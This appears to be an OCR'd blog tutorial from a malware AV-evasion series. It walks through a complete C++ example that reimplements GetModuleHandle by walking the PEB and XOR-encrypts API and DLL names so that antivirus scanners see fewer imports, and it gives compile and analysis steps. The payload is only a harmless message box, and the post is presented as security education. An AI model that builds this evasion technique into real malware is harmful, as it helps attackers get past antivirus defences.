
Malware AV/VM evasion - part 15: WinAPI GetModuleHandle implementation. Simple C++ example.

cocomelonc.github.io/malware/2023/04/08/malware-av-evasion-15.html

April 8, 2023

5 minute read

Hello, cybersecurity enthusiasts and white hackers!



This post is the result of my own research on try to evasion AV engines via another popular trick: WinAPI GetModuleHandle implementation.

GetModuleHandle

`GetModuleHandle` is a Windows API (also known as WinAPI) function that retrieves a handle to a loaded module in the address space of the calling process. It can be used to obtain identifiers for the associated executable or `DLL` files. The function declaration can be found in the `Windows.h` header file:

```
HMODULE GetModuleHandle(
  LPCWSTR lpModuleName
);
```

When using `GetModuleHandle`, we don't need to call `FreeLibrary` to free the module, as it only retrieves a handle to a module that is already loaded in the process.

practical example. custom implementation of `GetModuleHandle`

Creating a custom implementation of `GetModuleHandle` using the Process Environment Block (PEB) can help avoid antivirus (AV) detection in certain scenarios.

You can use the `PEB` to access the loaded modules list and search for the desired module manually.

Here's a high-level outline of the steps you would take to implement a custom `GetModuleHandle` function using the `PEB`:

- access the `PEB` for the current process.
- locate the `InMemoryOrderModuleList` in the `PEB`'s Ldr structure.
- iterate through the linked list of loaded modules.
- compare the base name of each module with the desired module name.
- if a match is found, return the base address (which acts as a handle) of the module.

So, the full source code in C is looks like this:

```
// custom implementation
HMODULE myGetModuleHandle(LPCWSTR lModuleName) {

  // obtaining the offset of PPEB from the beginning of TEB
  PEB* pPeb = (PEB*)__readgsqword(0x60);

  // for x86
  // PEB* pPeb = (PEB*)__readgsqword(0x30);

  // obtaining the address of the head node in a linked list
  // which represents all the models that are loaded into the process.
  PEB_LDR_DATA* Ldr = pPeb->Ldr;
  LIST_ENTRY* ModuleList = &Ldr->InMemoryOrderModuleList;

  // iterating to the next node. this will be our starting point.
  LIST_ENTRY* pStartListEntry = ModuleList->Flink;

  // iterating through the linked list.
  WCHAR mystr[MAX_PATH] = { 0 };
  WCHAR substr[MAX_PATH] = { 0 };
  for (LIST_ENTRY* pListEntry = pStartListEntry; pListEntry != ModuleList; pListEntry
= pListEntry->Flink) {

    // getting the address of current LDR_DATA_TABLE_ENTRY (which represents the
DLL).
    LDR_DATA_TABLE_ENTRY* pEntry = (LDR_DATA_TABLE_ENTRY*)((BYTE*)pListEntry -
sizeof(LIST_ENTRY));

    // checking if this is the DLL we are looking for
    memset(mystr, 0, MAX_PATH * sizeof(WCHAR));
    memset(substr, 0, MAX_PATH * sizeof(WCHAR));
    wcscpy_s(mystr, MAX_PATH, pEntry->FullDllName.Buffer);
    wcscpy_s(substr, MAX_PATH, lModuleName);
    if (cmpUnicodeStr(substr, mystr)) {
      // returning the DLL base address.
      return (HMODULE)pEntry->DllBase;
    }
  }

  // the needed DLL wasn't found
  printf("failed to get a handle to %s\n", lModuleName);
  return NULL;
}
```

And add my own function for comparing `Unicode` strings:

```
int cmpUnicodeStr(WCHAR substr[], WCHAR mystr[]) {
  _wcslwr_s(substr, MAX_PATH);
  _wcslwr_s(mystr, MAX_PATH);

  int result = 0;
  if (StrStrW(mystr, substr) != NULL) {
    result = 1;
  }

  return result;
}
```

AV evasion example

Let's go to create a simple "malware", just `meow-meow` messagebox example:

```
/*
 * hack.cpp - GetModuleHandle implementation. C++ implementation
 * @cocomelonc
 * https://cocomelonc.github.io/tutorial/2023/04/08/malware-av-evasion-15.html
*/
#include <stdlib.h>
#include <stdio.h>
#include <windows.h>
#include <winternl.h>
#include <shlwapi.h>
#include <string.h>

#pragma comment(lib, "Shlwapi.lib")

int cmpUnicodeStr(WCHAR substr[], WCHAR mystr[]) {
  _wcslwr_s(substr, MAX_PATH);
  _wcslwr_s(mystr, MAX_PATH);

  int result = 0;
  if (StrStrW(mystr, substr) != NULL) {
    result = 1;
  }

  return result;
}

typedef UINT(CALLBACK* fnMessageBoxA)(
  HWND   hWnd,
  LPCSTR lpText,
  LPCSTR lpCaption,
  UINT   uType
);

// custom implementation
HMODULE myGetModuleHandle(LPCWSTR lModuleName) {

  // obtaining the offset of PPEB from the beginning of TEB
  PEB* pPeb = (PEB*)__readgsqword(0x60);

  // for x86
  // PEB* pPeb = (PEB*)__readgsqword(0x30);

  // obtaining the address of the head node in a linked list
  // which represents all the models that are loaded into the process.
  PEB_LDR_DATA* Ldr = pPeb->Ldr;
  LIST_ENTRY* ModuleList = &Ldr->InMemoryOrderModuleList;

  // iterating to the next node. this will be our starting point.
  LIST_ENTRY* pStartListEntry = ModuleList->Flink;

  // iterating through the linked list.
  WCHAR mystr[MAX_PATH] = { 0 };
```

```
  WCHAR substr[MAX_PATH] = { 0 };
  for (LIST_ENTRY* pListEntry = pStartListEntry; pListEntry != ModuleList; pListEntry
= pListEntry->Flink) {

    // getting the address of current LDR_DATA_TABLE_ENTRY (which represents the
DLL).
    LDR_DATA_TABLE_ENTRY* pEntry = (LDR_DATA_TABLE_ENTRY*)((BYTE*)pListEntry -
sizeof(LIST_ENTRY));

    // checking if this is the DLL we are looking for
    memset(mystr, 0, MAX_PATH * sizeof(WCHAR));
    memset(substr, 0, MAX_PATH * sizeof(WCHAR));
    wcscpy_s(mystr, MAX_PATH, pEntry->FullDllName.Buffer);
    wcscpy_s(substr, MAX_PATH, lModuleName);
    if (cmpUnicodeStr(substr, mystr)) {
      // returning the DLL base address.
      return (HMODULE)pEntry->DllBase;
    }
  }

  // the needed DLL wasn't found
  printf("failed to get a handle to %s\n", lModuleName);
  return NULL;
}

// encrypted function name (MessageBoxA)
unsigned char s_mb[] = { 0x20, 0x1c, 0x0, 0x6, 0x11, 0x2, 0x17, 0x31, 0xa, 0x1b, 0x33
};

// encrypted module name (user32.dll)
unsigned char s_dll[] = { 0x18, 0xa, 0x16, 0x7, 0x43, 0x57, 0x5c, 0x17, 0x9, 0xf };

// key
char s_key[] = "mysupersecretkey";

// XOR decrypt
void XOR(char * data, size_t data_len, char * key, size_t key_len) {
  int j;
  j = 0;
  for (int i = 0; i < data_len; i++) {
    if (j == key_len - 1) j = 0;
    data[i] = data[i] ^ key[j];
    j++;
  }
}

int main(int argc, char* argv[]) {
  XOR((char *) s_dll, sizeof(s_dll), s_key, sizeof(s_key));
  XOR((char *) s_mb, sizeof(s_mb), s_key, sizeof(s_key));

  wchar_t wtext[20];
  mbstowcs(wtext, s_dll, strlen(s_dll)+1); //plus null
```


```
  LPWSTR user_dll = wtext;

  HMODULE mod = myGetModuleHandle(user_dll);
  if (NULL == mod) {
    return -2;
  } else {
    printf("meow");
  }

  fnMessageBoxA myMessageBoxA = (fnMessageBoxA)GetProcAddress(mod, (LPCSTR)s_mb);
  myMessageBoxA(NULL, "Meow-meow!","=^..^=", MB_OK);
  return 0;
}
```

As you can see, I also added `XOR` encryption strings (function and module names).

demo


Let's go to see everything in action. First of all compile our "malware":

```
x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
```




And run at the victim's machine (`Windows 10 x64`):


```
.\hack.exe
```



As you can see, just print `meow` for correctness. Everything is worked perfectly =^..^=


If we analyze our binary via `PE-bear`:



win10-malw (IDA pro 7.7) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
PE-bear v0.5.5.3 [//vboxsvr/shared/2023-04-08-malware-av-evasion-15/hack.exe]
File Settings View Compare Info
hack.exe
DOS Header
DOS stub
NT Headers
Signature
File Header
Optional ...
Section Head...
Sections
.text
EP = ...
.data
.rdata
.pdata
.xdata
.bss
.idata
.CRT
.tls
.reloc
General
DOS Hdr
File Hdr
Optional Hdr
Section Hdrs
Imports
Offset Name Func. Count Bound? OriginalFirstThun TimeDate
9000 KERNEL32.dll 15 FALSE D050 0
9014 msvcrt.dll 39 FALSE D0D0 0
9028 SHELL32.dll 1 FALSE D210 0
KERNEL32.dll [15 entries]
Call via Name Ordinal Original Thunk Thunk Forwar
D220 DeleteCriticalSe... - D3F0 D3F0 -
D228 EnterCriticalSec... - D408 D408 -
D230 GetLastError - D420 D420 -
D238 GetProcAddress - D430 D430 -
D240 GetStartupInfoA - D442 D442 -
D248 InitializeCritical... - D454 D454 -
D250 IsDBCSLeadByt... - D470 D470 -
D258 LeaveCriticalSe... - D484 D484 -
D260 MultiByteToWi... - D49C D49C -
D268 SetUnhandledE... - D4B2 D4B2 -
3:07 AM
4/11/2023
Right Ctrl



or via `strings`:

```
strings ./hack.exe
```





As result, `GetModuleHandle` WinAPI hidden: bypass AV engines in certain scenarios.

In the next post, I will look at the my own practical implementation of `GetProcAddress`

I hope this post spreads awareness to the blue teamers of this interesting evasion technique, and adds a weapon to the red teamers arsenal.

MITRE ATT&CK: T1027
AV evasion: part 1
AV evasion: part 2
GetModuleHandle
source code in github

> This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye!
PS. All drawings and screenshots are mine